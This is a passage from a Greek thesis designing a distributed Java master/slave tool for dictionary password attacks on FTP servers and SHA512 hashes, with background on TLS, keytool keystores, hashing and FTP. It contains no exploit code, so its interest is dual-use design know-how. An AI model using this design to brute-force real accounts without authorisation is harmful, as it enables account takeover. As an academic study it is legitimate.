Η ασφάλεια της επικοινωνίας αποτελεί ένα ζήτημα ζωτικής σημασίας για κάθε δικτυακή εφαρμογή. Η αποστολή μηνυμάτων σε μορφή απλού κειμένου (plain text) είναι απαγορευτική, διότι επιτρέπει σε επιτιθέμενους να παραλάβουν και να αναλύσουν τα μηνύματα, και στη συνέχεια να προβούν σε ενέργειες εξαπάτησης του χρήστη. Χωρίς η επικοινωνία να είναι ασφαλής θίγονται άμεσα οι αρχές εμπιστευτικότητας και ακεραιότητας του συστήματος.

Με διαφορά το επικρατέστερο σύστημα κρυπτογραφίας σε εφαρμογές client-server είναι το TLS. Πέρα από κρυπτογράφηση, μπορεί να προσφέρει αυθεντικοποίηση των δεδομένων καθώς και ακεραιότητα της σύνδεσης. Η Java υποστηρίζει το πρωτόκολλο TLS μέσω των κλάσεων *SSLSocket*. Ο τρόπος που καταφέρνει και προσφέρει αυτές τις υπηρεσίες θα αναλυθεί σε επόμενο κεφάλαιο.

2.10 – Επιλογή μεθόδων επίθεσης

Όπως αναφέρθηκε στο κεφάλαιο 1, η εφαρμογή θα κατασκευαστεί με τέτοιο τρόπο ώστε να είναι εύκολο να εμπλουτιστεί στο μέλλον με περεταίρω κατηγορίες επιθέσεων αξιοποιώντας την κοινότητα ανοιχτού λογισμικού. Για να μπορέσει να δοκιμαστεί αποτελεσματικά η λειτουργία του προγράμματος, κρίθηκε απαραίτητη η ύπαρξη δύο επιθέσεων, από τις οποίες η μία θα είναι offline και η δεύτερη online, ώστε να αξιολογηθεί

η επιτάχυνση που επιφέρει και στις δύο περιπτώσεις. Με αυτό σαν γνώμονα, επιλέχθηκαν οι επιθέσεις σε FTP server και σε κατακερματισμένο με τον αλγόριθμο SHA512 κωδικό.

2.11 – Διαμοιρασμός του φόρτου εργασίας

2.11.1 – Διαμοιρασμός σε επίπεδο δικτύου

Επόμενο βήμα είναι να βρεθεί ο καλύτερος τρόπος να κατανεμηθεί ο φόρτος εργασίας μέσα στο δίκτυο. Υπεύθυνος για αυτό είναι ο master και θα πρέπει έχοντας στη διάθεση του τη λίστα με τους κωδικούς του dictionary, να τους μοιράσει με όσο πιο αποδοτικό τρόπο γίνεται στους slaves, ώστε να ξεκινήσουν τις δοκιμές.

Ο πιο απλός τρόπος να γίνει αυτό θα ήταν να χωριστεί το αρχείο σε x ίσα τμήματα, όπου x το πλήθος των νημάτων συνολικά στο δίκτυο, και να τα στείλει ανάλογα. Αυτή η μέθοδος δείχνει καλή, αλλά μπορεί εύκολα να δημιουργήσει προβλήματα. Για παράδειγμα, αν κάποιος υπολογιστής του δικτύου χρειαστεί παραπάνω από τον προβλεπόμενο χρόνο να ολοκληρώσει το δικό του τμήμα του έργου, τότε θα υπάρξει καθυστέρηση στο σύστημα καθώς οι υπόλοιποι υπολογιστές θα περιμένουν να τελειώσει ο αργοπορημένος χωρίς να αξιοποιούνται οι πόροι τους. Μια δεύτερη μορφή του ίδιου προβλήματος είναι να τελειώσει κάποιος υπολογιστής γρηγορότερα. Αυτό θα τον κάνει να αναμένει την ολοκλήρωση της επίθεσης χωρίς να είναι χρήσιμος πλέον.

Για να λυθεί αυτό το πρόβλημα, ο master θα χωρίζει, πάλι, το αρχείο σε τμήματα με x κωδικούς το καθένα, όπου το x θα δίνεται από τον χρήστη, τα οποία τυπικά θα είναι πολύ μικρότερα από τα τμήματα της προηγούμενης μεθόδου. Στη συνέχεια, θα στέλνει σε κάθε υπολογιστή από ένα τμήμα και θα περιμένει να λάβει απάντηση ότι το επεξεργάστηκε πριν του στείλει το επόμενο. Δεδομένου ότι επιλεχθεί κατάλληλο μέγεθος για τα τμήματα, δεν θα υπάρξει σημαντική καθυστέρηση σε περίπτωση αργοπορίας ενός κόμβου του συστήματος αφού θα μπορούν οι υπόλοιποι να συμβάλλουν. Επιπλέον, αν κάποιος είναι γρηγορότερος από το προβλεπόμενο θα μπορεί να συνεχίσει η συμβολή του στην επίθεση, παραλαμβάνοντας τμήματα που κανονικά θα στέλνονταν σε άλλους υπολογιστές.

2.11.2 – Διαμοιρασμός σε επίπεδο νημάτων

Όπως ο master χώρισε το dictionary σε τμήματα για να τα διαμοιράσει μέσα στο δίκτυο, έτσι και ο slave πρέπει να χωρίσει το τμήμα που έλαβε σε μικρότερα και να τα μοιράσει σε ξεχωριστά νήματα. Θα μπορούσε να εφαρμοστεί το ίδιο σύστημα διαμοιρασμού και σε αυτό το επίπεδο, ωστόσο, δεδομένου ότι τα νήματα θα μπορούν σε μεγάλο βαθμό να επεξεργάζονται τα δεδομένα με την ίδια ταχύτητα, επιλέχθηκε ο στατικός διαμοιρασμός που αναφέρθηκε στο κεφάλαιο 2.10.1.

Σε αυτό το σημείο αξίζει να σημειωθεί ότι η Java προσφέρει υλοποίηση του thread pool. Πρόκειται για σύστημα ανακύκλωσης νημάτων, το οποίο δημιουργεί ένα συγκεκριμένο πλήθος νημάτων και τους αναθέτει δουλειές. Αυτό προσφέρει κυρίως δύο πλεονεκτήματα:

1. Τα νήματα τοποθετούνται σε μια ουρά αναμονής όταν ολοκληρώσουν το έργο τους, αντί να καταστρέφονται. Αυτό γλυτώνει πόρους συστήματος που θα απαιτούνταν για την μαζική δημιουργία και απελευθέρωση νημάτων.
2. Δεδομένου ότι η ουρά νημάτων καθώς και η ανάθεση έργου σε αυτά αναλαμβάνονται από τη java, το τελικό πρόγραμμα είναι πιο απλό και κατανοητό.

Αυτά τα πλεονεκτήματα οδήγησαν στην επιλογή του για την διαχείριση του έργου στα συστήματα slave.

Κεφάλαιο 3: Θεωρητική ανάλυση

3.1 – Εισαγωγή κεφαλαίου

Σε αυτό το κεφάλαιο θα αναλυθούν θεωρητικές έννοιες και θέματα που απαιτούνται για την κατανόηση του τρόπου λειτουργίας του κατανεμημένου συστήματος.

3.2 – Η γλώσσα προγραμματισμού Java

Όπως αναφέρθηκε στο κεφάλαιο 2, τα προγράμματα της γλώσσας Java εκτελούνται σε μια ειδική εικονική μηχανή με το όνομα JVM. Αυτή η μηχανή αποτελεί μέρος ενός μεγαλύτερου πακέτου με το όνομα του J.R.E. (Java Runtime Environment) που πρέπει να εγκατασταθεί σε μια συσκευή για να μπορέσει αυτή να εκτελέσει προγράμματα γραμμένα σε Java. Πέρα από το JRE, ένα ακόμη αξιοσημείωτο πακέτο της Java είναι το J.D.K. (Java Development Kit). Όπως φανερώνει το όνομά του, το JDK αποτελείται από τα εργαλεία που χρειάζονται για την ανάπτυξη προγραμμάτων με τη Java. Κάθε έκδοση του JDK περιλαμβάνει μέσα και το JRE, καθώς η εκτέλεση των προγραμμάτων είναι απαραίτητο κομμάτι της ανάπτυξης.

Η επιλογή των δημιουργών της Java να χρησιμοποιήσουν μια εικονική μηχανή για την γλώσσα τους δεν είναι τυχαία. Η γλώσσα ακολουθεί τη λογική WORA (Write Once Run Anywhere), με τα προγράμματα να εκτελούνται σε όλα τα συμβατικά λειτουργικά συστήματα. Αυτή η υψηλή συμβατότητα σχετίζεται άμεσα με το JVM καθώς χωρίς αυτό θα ήταν αδύνατο να επιτευχθεί. Ένα άλλο σημαντικό πλεονέκτημα που έφερε η Java ήταν να απαλλάσσει σε μεγάλο βαθμό τον προγραμματιστή από την ανάγκη διαχείρισης της μνήμης. Το JVM ανά τακτά χρονικά διαστήματα εκτελεί τον αλγόριθμο garbage collection, ο οποίος ανακυκλώνει ή απελευθερώνει δεσμευμένα τμήματα μνήμης για τα οποία το πρόγραμμα δεν έχει αναφορά.

Τα πλεονεκτήματα της γλώσσας οδήγησαν πολλές εταιρίες στο να την εντάξουν στα συστήματά τους, γεγονός που έκανε την Java μια από τις πιο χρησιμοποιούμενες και καλοπληρωμένες γλώσσες για πολλά χρόνια μετά την κυκλοφορίας της, μέχρι και σήμερα. Αυτό οδήγησε την Google να την ορίσει ως επίσημη γλώσσα ανάπτυξης εφαρμογών για

το λειτουργικό σύστημα Android για την μεγαλύτερη διάρκεια ζωής του, από το 2008 μέχρι το 2019 που πήρε την θέση της Java η Kotlin.

3.3 – Κρυπτογραφία

3.3.1 – Εισαγωγή

Η κρυπτογραφία είναι η διαδικασία απόκρυψης των περιεχομένων ενός μηνύματος αλλάζοντας την εμφάνιση του με έναν αντιστρέψιμο τρόπο. Η κρυπτογραφία υπάρχει στην ανθρωπότητα σχεδόν όσο υπάρχει και η αποστολή μηνυμάτων. Χρησιμοποιείται πολύ πριν την άνθηση της σύγχρονης τεχνολογίας για την μεταφορά απόκρυφης πληροφορίας. Σήμερα η εμφάνιση των τηλεπικοινωνιών και του διαδικτύου ανέβασαν τη σημαντικότητα της κρυπτογραφίας στα ύψη, αφού μεταφέρονται δισεκατομμύρια μηνύματα και όχι μόνο σε καθημερινή βάση.

Τυπικά, κάθε αλγόριθμος κρυπτογράφησης έχει και ένα κλειδί που καθορίζει τον ακριβή τρόπο που θα δράσει ο αλγόριθμος πάνω στο μήνυμα. Αυτό το κλειδί πρέπει να παραμείνει μυστικό ανάμεσα στους επικοινωνούντες, καθώς όποιος γνωρίζει τον αλγόριθμο και το κλειδί μπορεί εύκολα να αποκρυπτογραφήσει το μυστικό μήνυμα. Για παράδειγμα, το προαναφερθέν Caesar’s cipher είναι ένας αλγόριθμος αντικατάστασης κάθε γράμματος του μηνύματος με αυτό που βρίσκεται 3 θέσεις νωρίτερα στο αλφάβητο. Σε αυτή το περίπτωση το κλειδί της κρυπτογράφησης είναι ο αριθμός 3.

3.3.2 – Κατηγορίες σύγχρονης κρυπτογραφίας

Η κρυπτογραφία χωρίζεται σε δύο μεγάλες κατηγορίες. Αυτές είναι οι συμμετρική (symmetric cryptography) και η ασύμμετρη (asymmetric cryptography), ή αλλιώς κρυπτογραφία δημόσιου κλειδιού (public key cryptography). Η συμμετρική είναι η πιο απλή κατηγορία όπου η κρυπτογράφηση και η αποκρυπτογράφηση πραγματοποιούνται με το ίδιο κλειδί, ή με διαφορετικό το οποίο όμως μπορεί εύκολα να παραχθεί από το αρχικό. Το παράδειγμα με τον αλγόριθμο αντικατάστασης που δόθηκε στην προηγούμενη παράγραφο αποτελεί συμμετρική κρυπτογραφία με μοναδικό κλειδί το πλήθος μετάθεσης των γραμμάτων. Η ασύμμετρη κρυπτογραφία διαφέρει στο γεγονός ότι υπάρχουν δύο

κλειδιά. Το ένα κλειδί ονομάζεται δημόσιο (public) και το άλλο ιδιωτικό (private). Τα δεδομένα που κρυπτογραφούνται με το ένα κλειδί χρειάζονται το άλλο για να αποκρυπτογραφηθούν. Τυπικά το δημόσιο κλειδί γνωστοποιείται σε ένα σύνολο ατόμων ενώ το ιδιωτικό παραμένει μυστικό. Για να είναι ασφαλής η κρυπτογράφηση πρέπει να είναι υπολογιστικά αδύνατον να υπολογιστεί κάποιο από τα δύο κλειδιά γνωρίζοντας το άλλο.

3.3.3 – Δυνατότητες ασύμμετρης κρυπτογραφίας

Η ασύμμετρη κρυπτογράφηση προσφέρει πολύ περισσότερα πλεονεκτήματα απ' ότι φαίνεται εκ πρώτης όψεως. Με βάση αυτήν μπορούν να δημιουργηθούν ψηφιακές υπογραφές κρυπτογραφώντας ένα μήνυμα με το ιδιωτικό κλειδί. Όταν το μήνυμα αποκρυπτογραφηθεί επιτυχώς με το δημόσιο κλειδί, επιβεβαιώνεται ότι προήλθε από τον κάτοχο του ιδιωτικού κλειδιού, όποτε γίνεται αυθεντικοποίηση του αποστολέα. Αντίστοιχα όταν εφαρμοστεί το δημόσιο κλειδί πάνω σε ένα μήνυμα, γίνεται αυθεντικοποίηση παραλήπτη, αφού μόνο ο κάτοχος του ιδιωτικού κλειδιού θα μπορεί να δει το μήνυμα. Τυπικά σε επικοινωνίες ένα-προς-ένα δημιουργούνται δύο ζεύγη ώστε να αξιοποιηθούν αυτές οι δυνατότητες και από τις δύο πλευρές.

3.4 – Διαχείριση κλειδιών κρυπτογραφίας

3.4.1 – Ασφαλής αποθήκευση κλειδιών

Από αυτά που αναλύθηκαν στο κεφάλαιο 3.3 προκύπτει ένα σημαντικό πρόβλημα: πώς φυλάσσονται τα κλειδιά κρυπτογράφησης; Η αποθήκευσή τους σε ένα απλό αρχείο κειμένου θα είναι απαγορευτική από άποψης ασφάλειας καθώς μπορούν εύκολα να εξαχθούν από αυτό σε περίπτωση διαρροής του αρχείου. Για να λύσει αυτό το πρόβλημα, το JRE παρέχει ένα command-line εργαλείο που ονομάζεται *keytool*.

Το keytool είναι ένα εργαλείο δημιουργίας ειδικών βάσεων δεδομένων για την αποθήκευση κλειδιών σε κρυπτογραφημένα αρχεία που ονομάζονται *keystores*, με κατάληξη «.jks». Τα keystores μπορούν να αποθηκεύουν πολλά κλειδιά μέσα, οπότε για να ταυτοποιηθεί ένα κλειδί χρειάζεται και ένα όνομα (alias) το οποίο δίνεται κατά την

αποθήκευσή του. Κάθε κλειδί που εισάγεται στο keystore προστατεύεται με έναν ατομικό, για αυτό το κλειδί, κωδικό, ενώ το συνολικό αρχείο έχει επίσης ξεχωριστό κωδικό. Ωστόσο, οι περισσότερες εφαρμογές δεν υποστηρίζουν διαφορετικούς κωδικούς για τα κλειδιά και το αρχείο, συνεπώς συνήθως μένουν ίδιοι.

Εξίσου σημαντικά με τα keystores είναι και μια άλλη κατηγορία αρχείου, τα *truststores* (.jts). Αυτά έχουν παρόμοια δομή με τα keystores και παράγονται επίσης από το keytool, ωστόσο, αντί για ιδιωτικά κλειδιά αποθηκεύονται πιστοποιητικά (certificates) έμπιστων servers, δηλαδή τα δημόσια κλειδιά αυτών. Όταν ένα πρόγραμμα της Java δημιουργεί κρυπτογραφημένο κανάλι με ένα server, ελέγχει αν το πιστοποιητικό του υπάρχει στο χρησιμοποιούμενο truststore για να εγκρίνει την σύνδεση. Αν δεν υπάρχει, τότε ο server θεωρείται άγνωστος ή αναξιόπιστος και η σύνδεση διακόπτεται.

3.4.2 – Δημιουργία αρχείων πιστοποίησης με χρήση του keytool

Σε αυτό το σημείο θα γίνει επίδειξη του τρόπου που δημιουργούνται keystores και truststores με το keytool του JRE. Πρώτο βήμα είναι η δημιουργία του δημόσιου και του ιδιωτικού κλειδιού και η αποθήκευσή τους σε ένα αρχείο keystore. Αυτό γίνεται όπως φαίνεται στη παρακάτω εικόνα:

```
C:\Users\Gerontakis\Desktop>keytool -genkey -keyalg RSA -keysize 2048 -validity 360 -alias mykey -keystore myKeystore.jks
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Georgios Gerontakis
What is the name of your organizational unit?
  [Unknown]:  org_unit
What is the name of your organization?
  [Unknown]:  org
What is the name of your City or Locality?
  [Unknown]:  Athens
What is the name of your State or Province?
  [Unknown]:  Attica
What is the two-letter country code for this unit?
  [Unknown]:  GR
Is CN=Georgios Gerontakis, OU=org_unit, O=org, L=Athens, ST=Attica, C=GR correct?
  [no]:  yes

Enter key password for <mykey>
        (RETURN if same as keystore password):
```

Εικόνα 3 Δημιουργία keystore

Η συγκεκριμένη εντολή δημιουργεί ένα ζεύγος κλειδιών χρησιμοποιώντας τον αλγόριθμο RSA με μέγεθος κλειδιού 2048 bits και ημερομηνία λήξης 360 ημέρες από την δημιουργία του. Σε αυτό το ζευγάρι δίνεται το όνομα *mykey* και αποθηκεύεται στο αρχείο

myKeystore.jks. Στη συνέχεια το keytool ζητάει και άλλα στοιχεία να αποθηκεύσει με το κλειδί. Επόμενο βήμα είναι η εξαγωγή του δημόσιου κλειδιού στη μορφή ενός πιστοποιητικού. Αυτό πραγματοποιείται με την εξής εντολή:

```
C:\Users\Gerontakis\Desktop>keytool -export -alias mykey -keystore myKeystore.jks -file myKey.cert
Enter keystore password:
Certificate stored in file <myKey.cert>
```

Εικόνα 4 Δημιουργία πιστοποιητικού

Με αυτό τον τρόπο γίνεται εξαγωγή του πιστοποιητικού από το κλειδί με όνομα *myKey* του αρχείου *myKeystore.jks* και αποθηκεύεται στο αρχείο εξόδου *myKey.cert*. Τελευταίο βήμα είναι η δημιουργία ενός truststore με το παραπάνω πιστοποιητικό, το οποίο δίνεται στο πρόγραμμα για να εμπιστευτεί τον server.

```
C:\Users\Gerontakis\Desktop>keytool -import -file myKey.cert -alias myKey -keystore myTruststore.jts
Enter keystore password:
Re-enter new password:
Owner: CN=Georgios Gerontakis, OU=org_unit, O=org, L=Athens, ST=Attica, C=GR
Issuer: CN=Georgios Gerontakis, OU=org_unit, O=org, L=Athens, ST=Attica, C=GR
Serial number: 629b7c5a
Valid from: Sat Oct 16 11:49:46 EEST 2021 until: Tue Oct 11 11:49:46 EEST 2022
Certificate fingerprints:
         MD5:  5D:3C:D6:76:C2:43:C8:39:D4:A4:29:A8:2E:E5:A3:4E
         SHA1: 5A:25:E9:21:45:17:1B:A1:9E:1E:BC:48:CC:73:8A:40:4C:06:F9:7E
         SHA256: 0D:52:98:5F:D6:2A:74:DD:FD:B3:21:4D:06:1F:C0:4E:E0:71:62:13:B9:25:ED:97:BA:66:8A:A6:83:EB:65:F9
Signature algorithm name: SHA256withRSA
Subject Public Key Algorithm: 2048-bit RSA key
Version: 3

Extensions:

#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: A6 59 F6 68 CA 72 96 89   CE E2 A8 CD D9 01 25 C5  .Y.h.r........%.
0010: 5B 6C 7C 5D                                        [l.]
]
]

Trust this certificate? [no]:  yes
Certificate was added to keystore
```

Εικόνα 5 Δημιουργία truststore

Με την παραπάνω εντολή τοποθετείται το πιστοποιητικό στο αρχείο *myTruststore.jts*.

3.5 – Κατακερματισμός

Ο κρυπτογραφικός κατακερματισμός (cryptographic hash) είναι κατά βάση μια μαθηματική διαδικασία μετατροπής ενός αριθμού αυθαίρετου μήκους σε έναν άλλο με προκαθορισμένο μήκος. Χρησιμοποιούνται σε μεγάλο βαθμό στον τομέα ασφάλειας πληροφοριών. Δεδομένου ότι οποιοδήποτε ψηφιακό δεδομένο είναι στην ουσία μια αλληλουχία από bytes, είναι εφικτό να χρησιμοποιηθούν αλγόριθμοι κατακερματισμού πάνω σε οποιοδήποτε δεδομένο. Ο κατακερματισμός έχει ορισμένες σημαντικές ιδιότητες. Αυτές είναι:

- **Ντετερμινιστικός**: Ο αλγόριθμος παράγει πάντα το ίδιο αποτέλεσμα για την ίδια είσοδο.
- **Μη αντιστρεψιμότητα**: Είναι υπολογιστικά δύσκολο να βρεθεί η αρχική μορφή ενός κατακερματισμένου στοιχείου.
- **Avalanche effect**: Μια μικρή αλλαγή στα δεδομένα εισόδου θα προκαλέσει αλλάξει σε μεγάλο βαθμό το παραγόμενο hash.
- **Ανθεκτική στις συγκρούσεις**: Είναι δύσκολο να βρεθούν δύο διαφορετικές είσοδοι που να παράγουν το ίδιο αποτέλεσμα. Είναι προφανές ότι είναι αδύνατο να αποφευχθεί πλήρως αυτό, αφού το πλήθος πιθανών εισόδων είναι άπειρο ενώ των εξόδων πεπερασμένο.

Έχουν επινοηθεί πολλοί αλγόριθμοι για hashing των δεδομένων. Μερικοί από αυτούς είναι οι MD5, SHA1, SHA256, SHA512. Η ασφάλεια των αλγορίθμων εξαρτάται σε μεγάλο βαθμό από το μέγεθος της εξόδου, καθώς με μεγαλύτερη έξοδο είναι σπανιότερο να εμφανιστούν συγκρούσεις. Αξίζει να σημειωθεί ότι με την πάροδο των χρόνων, εμφανίζονται καινούργιοι αλγόριθμοι, ενώ παύεται η χρήση των παλαιότερων. Αυτό συνέβη με τον αλγόριθμο MD5 ο οποίος πλέον δεν θεωρείται ασφαλής καθώς εκτελείται πολύ γρήγορα με αποτέλεσμα η δοκιμή πιθανόν κωδικών να είναι πολύ αποδοτική. Επιπλέον, βρέθηκε μια αδυναμία στον ίδιο τον αλγόριθμο που κάνει πιο εύκολη την εσκεμμένη δημιουργία συγκρούσεων.

Πιο συγκεκριμένα για τον αλγόριθμο SHA512 που χρησιμοποιείται για την δοκιμή του κατανεμημένου συστήματος, παράγει hashes μεγέθους 512 bits ή 128 δεκαεξαδικών αριθμών στην έξοδο. Ο αλγόριθμος δρα αρχικά προσθέτοντας στο τέλος της εισόδου το

μέγεθος της σε μορφή αριθμού μήκους 128 bits. Στη συνέχεια προσθέτει σε αυτό το συνολικό μήνυμα padding μέχρις ότου να φτάσει μέγεθος ακέραια πολλαπλάσιο των 1024 bits. Μετά από αυτό, η πλέον μορφοποιημένη είσοδος χωρίζεται σε blocks των 1024 bits, και ξεκινώντας διαδοχικά από το πρώτο γίνονται πράξεις σε αυτά χρησιμοποιώντας σαν παράμετρο το αποτέλεσμα πράξεων του προηγούμενου block, ή ενός συγκεκριμένου διανύσματος αρχικοποίησης για το πρώτο block. Το αποτέλεσμα από το τελευταίο block είναι και η τελική έξοδος της συνάρτησης.

3.6 – Ασφαλής επικοινωνία με TLS

Το T.L.S. (Transport Layer Security) είναι ένα πρωτόκολλο που παρέχει κρυπτογραφία από άκρη σε άκρη (end-to-end encryption) σε ένα κανάλι επικοινωνίας. Αυτό πρακτικά σημαίνει ότι τα δεδομένα είναι κρυπτογραφημένα όσο είναι στον «αέρα» και η αποκρυπτογράφηση γίνεται από τις συσκευές που επικοινωνούν. Αποτελεί εξέλιξη του πρωτοκόλλου SSL 3.0, το οποίο και αντικατέστησε. Τυπικά εφαρμόζεται πάνω στα TCP πακέτα για να προστατεύσει δεδομένα του επίπεδου εφαρμογής.

Το TLS χρησιμοποιεί και συμμετρική και ασύμμετρη κρυπτογραφία για να εξασφαλίσει την ασφάλεια της επικοινωνίας. Η ασύμμετρη ωστόσο χρησιμοποιείται κυρίως για να γίνει ασφαλής ανταλλαγή του κλειδιού για τον συμμετρικό αλγόριθμο. Μόλις οι δύο άκρες αποκτήσουν το κλειδί, χρησιμοποιείται συμμετρικός αλγόριθμος κρυπτογραφίας για τα δεδομένα. Ο βασικότερος λόγος που δεν πραγματοποιείται εξ’ ολοκλήρου η επικοινωνία με ασύμμετρο αλγόριθμο είναι ότι είναι πολύ πιο αργός με αποτέλεσμα η χρήση του να μην είναι αποδοτική για πολλές εφαρμογές.

Μια ακόμη σημαντική δυνατότητα που προσφέρει το TLS είναι η αυθεντικοποίηση του server, ή και του client σε κάποιες περιπτώσεις. Αυτό σημαίνει πως υπάρχει επιβεβαίωση ότι η συσκευή με την οποία έχει ανοιχτεί κανάλι είναι όντως η επιθυμητή και όχι κάποια άλλη που την παριστάνει. Αυτό γίνεται με την χρήση ψηφιακών πιστοποιητικών (certificates). Το πιστοποιητικό στην πιο απλή μορφή του είναι το δημόσιο κλειδί του server ψηφιακά υπογεγραμμένο με το ιδιωτικό κλειδί μιας αρχής έκδοσης πιστοποιητικών (C.A. – Certificate Authority). Τα σύγχρονα λειτουργικά συστήματα περιέχουν από την

εγκατάσταση τα πιστοποιητικά των CA, οπότε όλες οι συσκευές τα γνωρίζουν και εμπιστεύονται ό,τι είναι υπογεγραμμένο από αυτές.

3.7 – Πρωτόκολλο FTP

Το F.T.P. (File Transfer Protocol) χρησιμοποιείται για την μεταφορά αρχείων ανάμεσα σε υπολογιστές σε ένα δίκτυο TCP/IP. Ο client κάνει αίτηση στον server και του παρέχει ένα όνομα χρήστη και έναν κωδικό. Αν ο server αναγνωρίσει τα στοιχεία σύνδεσης ξεκινά η μεταφορά αρχείων, σύμφωνα πάντα με τα δικαιώματα που έχει ο συγκεκριμένος χρήστης στα αρχεία του server. Υπάρχει, ωστόσο, η δυνατότητα ο server να δίνει πρόσβαση σε clients χωρίς αυτοί να κάνουν login. Αυτή η λειτουργία ονομάζεται *ανώνυμη* (anonymous FTP).

Για την επικοινωνία μέσω FTP χρησιμοποιούνται δύο κανάλια, ένα για την αποστολή των εντολών από τον client και άλλο ένα για την μεταφορά των ίδιων των αρχείων. Ο τρόπος αρχικοποίησης της σύνδεσης αυτών των καναλιών εξαρτάται από αν ο server είναι ρυθμισμένος σε *ενεργή* λειτουργεία (active mode) ή σε *παθητική* (passive mode). Όταν ο server είναι σε active mode, ο client ξεκινά μια σύνδεση σε αυτόν, τυπικά στην πόρτα 21, για την αποστολή εντολών. Μόλις αυτή δημιουργηθεί ο server ξεκινά εκείνος σύνδεση για το κανάλι δεδομένων στην πόρτα v+1, όπου v η πόρτα από την οποία ξεκίνησε την σύνδεση ο client. Αυτή η μέθοδος σύνδεσης έχει ένα σημαντικό μειονέκτημα. Στις περισσότερες περιπτώσεις ο client είναι πίσω από ένα firewall που δεν επιτρέπει συνδέσεις για να μπορέσει να ανοίξει το κανάλι δεδομένων. Για να αποφευχθεί η ανάγκη παραμετροποίησης του firewall και από τις δύο πλευρές, δημιουργήθηκε το passive mode. Σε αυτό ο client ξεκινάει κανονικά την σύνδεση για το κανάλι εντολών, αλλά μόλις δημιουργηθεί ο server του στέλνει σε αυτό την πόρτα για το κανάλι δεδομένων που μόλις άρχισε να κάνει listen. Συνεπώς, ο client μετά ξεκινάει εκείνος μια δεύτερη σύνδεση στη πόρτα που έλαβε και δεν χρειάζεται ρύθμιση στο τείχος προστασίας του.

Ανάλογα με το αποτέλεσμα της κάθε εντολής, ο FTP απαντάει με έναν τριψήφιο κωδικό (return code) που δηλώνει την κατάσταση του αιτήματος. Το πρώτο ψηφίο του αριθμού δείχνει την φύση της απάντησης, αν είναι θετική ή αρνητική. Οι αριθμοί 1, 2 και 3

δηλώνουν γενικά θετική απάντηση, ενώ οι 4 και 5 αρνητική. Το δεύτερο ψηφίο δηλώνει την κατηγορία της απάντησης. Μερικά παραδείγματα είναι ο αριθμός 2 που αναφέρεται σε θέματα σύνδεσης των καναλιών, ο 3 που σχετίζεται με την αυθεντικοποίηση και την σύνδεση, ενώ ο 5 που αφιερώνεται για ζητήματα του συστήματος αρχείων. Τέλος, το τρίτο ψηφίο, συμπληρώνοντας τον κωδικό, συγκεκριμενοποιεί την πλήρη περιγραφή της απάντησης του server.

Κεφάλαιο 4: Δομή και ανάπτυξη του λογισμικού

4.1 – Εισαγωγή κεφαλαίου

Σε αυτό το κεφάλαιο θα γίνει ανάλυση της γενικής δομής του προγράμματος και θα επεξηγηθεί πως αυτό χωρίστηκε σε πακέτα (packages), τι κλάσεις δημιουργήθηκαν και ποιες οι αρμοδιότητές τους. Επιπλέον, θα εξηγηθεί ο τρόπος εκτέλεσης του προγράμματος, τι ορίσματα λαμβάνει και τι εντολές δέχεται.

4.2 – Πακέτα

Το λογισμικό χωρίστηκε σε 4 πακέτα:

- Model
- Controller
- Comms
- AttackTasks

Επιπλέον, υπάρχει και ένα 5ο πακέτο, χωρίς όνομα, το οποίο απλά περιλαμβάνει την κλάση με την συνάρτηση main. Το πακέτο **Model** περιλαμβάνει τις κλάσεις που αποτελούνται κυρίως από δεδομένα, χωρίς να έχουν κάποιο public interface. Το **Controller** περιέχει τις κλάσεις που έχουν ενεργό ρόλο στο πρόγραμμα και «ελέγχουν» ένα μεμονωμένο τμήμα του. Το πακέτο **Comms** περιλαμβάνει τις κλάσεις που έχουν ως κύρια υποχρέωση την επικοινωνία ανάμεσα στη συσκευή master με τους slaves. Τέλος, το **AttackTasks** έχει τις κλάσεις με τις διαθέσιμες επιθέσεις του προγράμματος.

4.3 – Κλάσεις

Το πρόγραμμα έχει χωριστεί σε κλάσεις, με την κάθε κλάση να έχει την δικιά της αρμοδιότητα μέσα στο συνολικό σύστημα. Η κύρια κλάση του προγράμματος είναι η *MainController*, η οποία περιέχει την μέθοδο *start()* που εκκινεί το συνολικό σύστημα, λαμβάνοντας σαν είσοδο τα arguments που δόθηκαν από τη γραμμή εντολών. Επιπλέον, αυτή η κλάση έχει αναφορές στην πλειονότητα των άλλων κλάσεων, και τις χρησιμοποιεί

για να λειτουργήσει το συνολικό σύστημα. Όταν ένα υποσύστημα επιθυμεί να επικοινωνήσει με ένα άλλο, το μήνυμα αυτό επίσης μεταφέρεται μέσω του MainController, ώστε να μην χρειάζονται τα υποσυστήματα να έχουν αναφορές μεταξύ τους και να περιπλέκεται η δομή του κώδικα.

Πέρα από την MainController, οι υπόλοιπες κλάσεις του προγράμματος είναι υπεύθυνες για κάποιο υποσύστημά του, ή για μια συγκεκριμένη λειτουργία του. Παρακάτω ονομάζονται και περιγράφονται αυτές οι κλάσεις.

- Πακέτο **Controllers**
    - Κλάση **ArgumentParser**: Λαμβάνει σαν όρισμα τα command line arguments του προγράμματος και, εφόσον είναι σωστά, δημιουργεί ένα hash table με αυτά.
    - Κλάση **InputManager**: Αναλαμβάνει να διαβάζει και να εκτελεί τις εντολές που λαμβάνει το πρόγραμμα στην λειτουργία master.
    - Κλάση **PasswordFileManager**: Διαβάζει και διαχειρίζεται το word file που χρησιμοποιείται κατά την ανάκτηση κωδικού. Επιστρέφει τμήματα του αρχείου τα οποία στέλνονται στους slaves για δοκιμή.
    - Κλάση **AttackManager**: Χρησιμοποιείται από μια συσκευή slave και περιέχει τις κατάλληλες μεθόδους για την δοκιμή μιας λίστας από πιθανά passwords με χρήση νημάτων από το thread pool της Java.
- Πακέτο **Comms**
    - Κλάση **MasterCommunicationManager**: Χρησιμοποιείται σε λειτουργία master και αναλαμβάνει την διαχείριση των sockets προς τους slaves και την μεταφορά δεδομένων σε αυτούς.
    - Κλάση **SlaveCommunicationManager**: Χρησιμοποιείται σε λειτουργία slave και αναλαμβάνει την διαχείριση του socket προς τον master και την μεταφορά δεδομένων με αυτόν.
- Πακέτο **Model**
    - Κλάση **SlaveDevice**: Κλάση δεδομένων της οποίας τα αντικείμενα αναπαριστούν έναν slave μέσα στο δίκτυο.
    - Κλάση **ExecutableAttack**: Αναπαριστά το μοντέλο μιας επίθεσης. Πρόκειται για abstract κλάση που είναι σχεδιασμένη να κληρονομείται. Το

πρόγραμμα χρησιμοποιεί αυτή την κλάση και μέσω του πολυμορφισμού, καλούνται οι κατάλληλες μέθοδοι που απαιτούνται στην εκάστοτε επίθεση.

- Πακέτο **AttackTasks**
